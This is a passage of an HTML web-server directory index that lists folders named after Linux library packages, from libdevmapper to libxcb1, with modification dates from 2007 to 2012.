<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libdevmapper1.02.1/">libdevmapper1.02.1/</a></td><td align="right">16-Mar-2010 18:58  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libdns32/">libdns32/</a></td><td align="right">16-Mar-2010 19:11  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libdrm2/">libdrm2/</a></td><td align="right">20-May-2012 14:38  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libecj-java-gcj/">libecj-java-gcj/</a></td><td align="right">23-Mar-2010 17:54  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libecj-java/">libecj-java/</a></td><td align="right">23-Mar-2010 17:54  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libedit2/">libedit2/</a></td><td align="right">16-Mar-2010 19:11  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libelfg0/">libelfg0/</a></td><td align="right">16-Mar-2010 19:11  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libesd-alsa0/">libesd-alsa0/</a></td><td align="right">20-May-2012 15:07  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libevent1/">libevent1/</a></td><td align="right">13-May-2012 21:54  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libexpat1/">libexpat1/</a></td><td align="right">16-Mar-2010 19:11  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libfontconfig1/">libfontconfig1/</a></td><td align="right">23-Mar-2010 17:54  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libfontenc1/">libfontenc1/</a></td><td align="right">20-May-2012 14:38  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libfreetype6/">libfreetype6/</a></td><td align="right">23-Mar-2010 17:54  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libfribidi0/">libfribidi0/</a></td><td align="right">16-Mar-2010 19:00  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libfs6/">libfs6/</a></td><td align="right">20-May-2012 14:38  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libfuse2/">libfuse2/</a></td><td align="right">16-Mar-2010 19:11  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libgadu3/">libgadu3/</a></td><td align="right">20-May-2012 14:38  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libgc1c2/">libgc1c2/</a></td><td align="right">16-Mar-2010 19:11  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libgcc1/">libgcc1/</a></td><td align="right">19-Apr-2010 20:59  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libgcj-bc/">libgcj-bc/</a></td><td align="right">23-Mar-2010 17:54  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libgcj-common/">libgcj-common/</a></td><td align="right">23-Mar-2010 17:54  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libgcj8-1-awt/">libgcj8-1-awt/</a></td><td align="right">23-Mar-2010 17:54  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libgcj8-1/">libgcj8-1/</a></td><td align="right">23-Mar-2010 17:54  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libgcj8-dev/">libgcj8-dev/</a></td><td align="right">23-Mar-2010 17:54  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libgcj8-jar/">libgcj8-jar/</a></td><td align="right">23-Mar-2010 17:54  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libgconf2-4/">libgconf2-4/</a></td><td align="right">20-May-2012 14:38  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libgcrypt11/">libgcrypt11/</a></td><td align="right">16-Mar-2010 19:00  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libgd2-xpm/">libgd2-xpm/</a></td><td align="right">02-Feb-2007 20:11  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libgdbm3/">libgdbm3/</a></td><td align="right">16-Mar-2010 19:11  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libgif4/">libgif4/</a></td><td align="right">20-May-2012 14:44  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libgl1-mesa-glx/">libgl1-mesa-glx/</a></td><td align="right">20-May-2012 14:38  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libglib2.0-0/">libglib2.0-0/</a></td><td align="right">23-Mar-2010 17:54  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libglu1-mesa/">libglu1-mesa/</a></td><td align="right">20-May-2012 14:43  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libgnutls13/">libgnutls13/</a></td><td align="right">16-Mar-2010 19:00  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libgomp1/">libgomp1/</a></td><td align="right">19-Apr-2010 20:59  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libgpg-error0/">libgpg-error0/</a></td><td align="right">16-Mar-2010 19:00  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libgpmg1/">libgpmg1/</a></td><td align="right">16-Mar-2010 19:11  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libgssglue1/">libgssglue1/</a></td><td align="right">13-May-2012 21:54  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libgstreamer-plugins-base0.10-0/">libgstreamer-plugins-base0.10-0/</a></td><td align="right">20-May-2012 15:07  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libgstreamer0.10-0/">libgstreamer0.10-0/</a></td><td align="right">20-May-2012 14:38  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libgtk2.0-0/">libgtk2.0-0/</a></td><td align="right">23-Mar-2010 17:54  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libgtk2.0-common/">libgtk2.0-common/</a></td><td align="right">23-Mar-2010 17:54  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libgtkspell0/">libgtkspell0/</a></td><td align="right">20-May-2012 14:38  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libhal1/">libhal1/</a></td><td align="right">20-May-2012 14:43  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libhesiod0/">libhesiod0/</a></td><td align="right">20-May-2012 14:38  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libhtml-parser-perl/">libhtml-parser-perl/</a></td><td align="right">16-Mar-2010 19:11  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libhtml-tagset-perl/">libhtml-tagset-perl/</a></td><td align="right">16-Mar-2010 19:11  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libhtml-tree-perl/">libhtml-tree-perl/</a></td><td align="right">16-Mar-2010 19:11  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libice6/">libice6/</a></td><td align="right">23-Mar-2010 17:54  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libid3tag0/">libid3tag0/</a></td><td align="right">20-May-2012 14:44  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libidl0/">libidl0/</a></td><td align="right">20-May-2012 14:38  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libidn11-dev/">libidn11-dev/</a></td><td align="right">20-May-2012 14:04  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libidn11/">libidn11/</a></td><td align="right">16-Mar-2010 19:00  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libimlib2/">libimlib2/</a></td><td align="right">20-May-2012 14:44  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libisc32/">libisc32/</a></td><td align="right">16-Mar-2010 19:11  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libisccc30/">libisccc30/</a></td><td align="right">16-Mar-2010 19:11  </td><td align="right">  - </td></tr>
```

```
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libisccfg30/">libisccfg30/</a></td><td align="right">16-Mar-2010 19:11  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libiw29/">libiw29/</a></td><td align="right">16-Mar-2010 19:00  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libjaxp1.3-java/">libjaxp1.3-java/</a></td><td align="right">23-Mar-2010 17:54  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libjpeg62/">libjpeg62/</a></td><td align="right">23-Mar-2010 17:54  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libkadm55/">libkadm55/</a></td><td align="right">20-May-2012 14:04  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libkeyutils1/">libkeyutils1/</a></td><td align="right">16-Mar-2010 19:00  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libklibc/">libklibc/</a></td><td align="right">16-Mar-2010 19:00  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libkrb5-dev/">libkrb5-dev/</a></td><td align="right">20-May-2012 14:04  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libkrb53/">libkrb53/</a></td><td align="right">20-May-2012 14:04  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="liblaunchpad-integration1/">liblaunchpad-integration1/</a></td><td align="right">20-May-2012 14:38  </td><td
align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libldap-2.4-2/">libldap-2.4-2/</a></td><td align="right">28-Apr-2010 00:09  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libldap2-dev/">libldap2-dev/</a></td><td align="right">28-Apr-2010 00:09  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="liblocale-gettext-perl/">liblocale-gettext-perl/</a></td><td align="right">16-Mar-2010 18:58  </td><td align="right">  - </td></
tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="liblog4j1.2-java/">liblog4j1.2-java/</a></td><td align="right">23-Mar-2010 17:54  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="liblwres30/">liblwres30/</a></td><td align="right">16-Mar-2010 19:11  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="liblzo2-2/">liblzo2-2/</a></td><td align="right">16-Mar-2010 19:00  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libmagic1/">libmagic1/</a></td><td align="right">16-Mar-2010 19:11  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libmeanwhile1/">libmeanwhile1/</a></td><td align="right">20-May-2012 14:38  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libmx4j-java/">libmx4j-java/</a></td><td align="right">23-Mar-2010 17:54  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libmysqlclient15off/">libmysqlclient15off/</a></td><td align="right">17-Mar-2010 10:09  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libncurses5/">libncurses5/</a></td><td align="right">16-Mar-2010 18:58  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libncursesw5/">libncursesw5/</a></td><td align="right">16-Mar-2010 19:00  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libnet-daemon-perl/">libnet-daemon-perl/</a></td><td align="right">17-Mar-2010 10:09  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libnewt0.52/">libnewt0.52/</a></td><td align="right">16-Mar-2010 19:00  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libnfsidmap2/">libnfsidmap2/</a></td><td align="right">13-May-2012 21:54  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libnspr4-0d/">libnspr4-0d/</a></td><td align="right">20-May-2012 14:38  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libnss3-1d/">libnss3-1d/</a></td><td align="right">20-May-2012 14:38  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libntfs-3g23/">libntfs-3g23/</a></td><td align="right">16-Mar-2010 19:11  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libopencdk10/">libopencdk10/</a></td><td align="right">16-Mar-2010 19:00  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="liborbit2/">liborbit2/</a></td><td align="right">20-May-2012 14:38  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="liboro-java/">liboro-java/</a></td><td align="right">23-Mar-2010 17:57  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libpam-modules/">libpam-modules/</a></td><td align="right">16-Mar-2010 18:58  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libpam-runtime/">libpam-runtime/</a></td><td align="right">16-Mar-2010 18:58  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libpam0g-dev/">libpam0g-dev/</a></td><td align="right">28-Apr-2010 00:10  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libpam0g/">libpam0g/</a></td><td align="right">28-Apr-2010 00:10  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libpango1.0-0/">libpango1.0-0/</a></td><td align="right">23-Mar-2010 17:54  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libpango1.0-common/">libpango1.0-common/</a></td><td align="right">23-Mar-2010 17:54  </td><td align="right">  - </
td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libparted1.7-1/">libparted1.7-1/</a></td><td align="right">16-Mar-2010 19:11  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libpcap0.8/">libpcap0.8/</a></td><td align="right">16-Mar-2010 19:11  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libpcre3/">libpcre3/</a></td><td align="right">17-Mar-2010 10:08  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libperl5.8/">libperl5.8/</a></td><td align="right">20-May-2012 14:38  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libpixman-1-0/">libpixman-1-0/</a></td><td align="right">23-Mar-2010 17:54  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libplrpc-perl/">libplrpc-perl/</a></td><td align="right">17-Mar-2010 10:09  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libpng12-0/">libpng12-0/</a></td><td align="right">23-Mar-2010 17:54  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libpopt-dev/">libpopt-dev/</a></td><td align="right">28-Apr-2010 00:31  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libpopt0/">libpopt0/</a></td><td align="right">16-Mar-2010 19:00  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libpq5/">libpq5/</a></td><td align="right">17-Mar-2010 10:08  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libpurple0/">libpurple0/</a></td><td align="right">20-May-2012 14:38  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libreadline5/">libreadline5/</a></td><td align="right">16-Mar-2010 19:00  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libregexp-java/">libregexp-java/</a></td><td align="right">23-Mar-2010 17:54  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="librpc-xml-perl/">librpc-xml-perl/</a></td><td align="right">16-Mar-2010 19:11  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="librpcsecgss3/">librpcsecgss3/</a></td><td align="right">13-May-2012 21:54  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libruby1.8/">libruby1.8/</a></td><td align="right">17-Apr-2010 02:35  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libsasl2-2/">libsasl2-2/</a></td><td align="right">16-Mar-2010 19:00  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libsasl2-modules/">libsasl2-modules/</a></td><td align="right">16-Mar-2010 19:00  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libselinux1/">libselinux1/</a></td><td align="right">16-Mar-2010 18:58  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libsepol1/">libsepol1/</a></td><td align="right">16-Mar-2010 18:58  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libservlet2.3-java/">libservlet2.3-java/</a></td><td align="right">23-Mar-2010 17:54  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libservlet2.4-java/">libservlet2.4-java/</a></td><td align="right">23-Mar-2010 17:54  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libsigc++-2.0-0c2a/">libsigc++-2.0-0c2a/</a></td><td align="right">16-Mar-2010 19:00  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libsilc-1.1-2/">libsilc-1.1-2/</a></td><td align="right">20-May-2012 14:38  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libslang2/">libslang2/</a></td><td align="right">16-Mar-2010 18:58  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libsm6/">libsm6/</a></td><td align="right">23-Mar-2010 17:54  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libsqlite3-0/">libsqlite3-0/</a></td><td align="right">16-Mar-2010 19:00  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libss2/">libss2/</a></td><td align="right">16-Mar-2010 18:58  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libssl-dev/">libssl-dev/</a></td><td align="right">20-May-2012 14:04  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libssl0.9.8/">libssl0.9.8/</a></td><td align="right">20-May-2012 14:04  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libstartup-notification0/">libstartup-notification0/</a></td><td align="right">20-May-2012 14:38  </td><td align="right">  - </
td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libstdc++6-4.2-dev/">libstdc++6-4.2-dev/</a></td><td align="right">19-Apr-2010 20:59  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libstdc++6/">libstdc++6/</a></td><td align="right">19-Apr-2010 20:59  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libstruts1.2-java/">libstruts1.2-java/</a></td><td align="right">23-Mar-2010 17:57  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libsysfs2/">libsysfs2/</a></td><td align="right">16-Mar-2010 19:00  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libt1-5/">libt1-5/</a></td><td align="right">19-Apr-2010 17:44  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libtasn1-3/">libtasn1-3/</a></td><td align="right">16-Mar-2010 19:00  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libterm-readkey-perl/">libterm-readkey-perl/</a></td><td align="right">16-Mar-2010 19:11  </td><td align="right">  - </td></
tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libtext-charwidth-perl/">libtext-charwidth-perl/</a></td><td align="right">16-Mar-2010 18:58  </td><td align="right">  - </
td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libtext-iconv-perl/">libtext-iconv-perl/</a></td><td align="right">16-Mar-2010 18:58  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libtext-wrapi18n-perl/">libtext-wrapi18n-perl/</a></td><td align="right">16-Mar-2010 18:58  </td><td align="right">  - </td></
tr>
```

```
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libthai-data/">libthai-data/</a></td><td align="right">23-Mar-2010 17:54  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libthai0/">libthai0/</a></td><td align="right">23-Mar-2010 17:54  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libtiff4/">libtiff4/</a></td><td align="right">23-Mar-2010 17:54  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libtimedate-perl/">libtimedate-perl/</a></td><td align="right">23-Mar-2010 17:54  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libtomcat5.5-java/">libtomcat5.5-java/</a></td><td align="right">23-Mar-2010 17:54  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="liburi-perl/">liburi-perl/</a></td><td align="right">16-Mar-2010 19:11  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libusb-0.1-4/">libusb-0.1-4/</a></td><td align="right">16-Mar-2010 19:00  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libuuid1/">libuuid1/</a></td><td align="right">16-Mar-2010 18:58  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libvolume-id0/">libvolume-id0/</a></td><td align="right">16-Mar-2010 19:00  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libwrap0/">libwrap0/</a></td><td align="right">16-Mar-2010 19:00  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libwww-perl/">libwww-perl/</a></td><td align="right">16-Mar-2010 19:11  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libwxbase2.8-0/">libwxbase2.8-0/</a></td><td align="right">20-May-2012 15:07  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libwxgtk2.8-0/">libwxgtk2.8-0/</a></td><td align="right">20-May-2012 15:07  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libx11-6/">libx11-6/</a></td><td align="right">23-Mar-2010 17:54  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libx11-data/">libx11-data/</a></td><td align="right">23-Mar-2010 17:54  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libxau6/">libxau6/</a></td><td align="right">23-Mar-2010 17:54  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libxaw7/">libxaw7/</a></td><td align="right">20-May-2012 14:38  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libxcb-xlib0/">libxcb-xlib0/</a></td><td align="right">23-Mar-2010 17:54  </td><td align="right">  - </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="libxcb1/">libxcb1/</a></td><td align="right">23-Mar-2010 17:54  </td><td align="right">  - </td></tr>
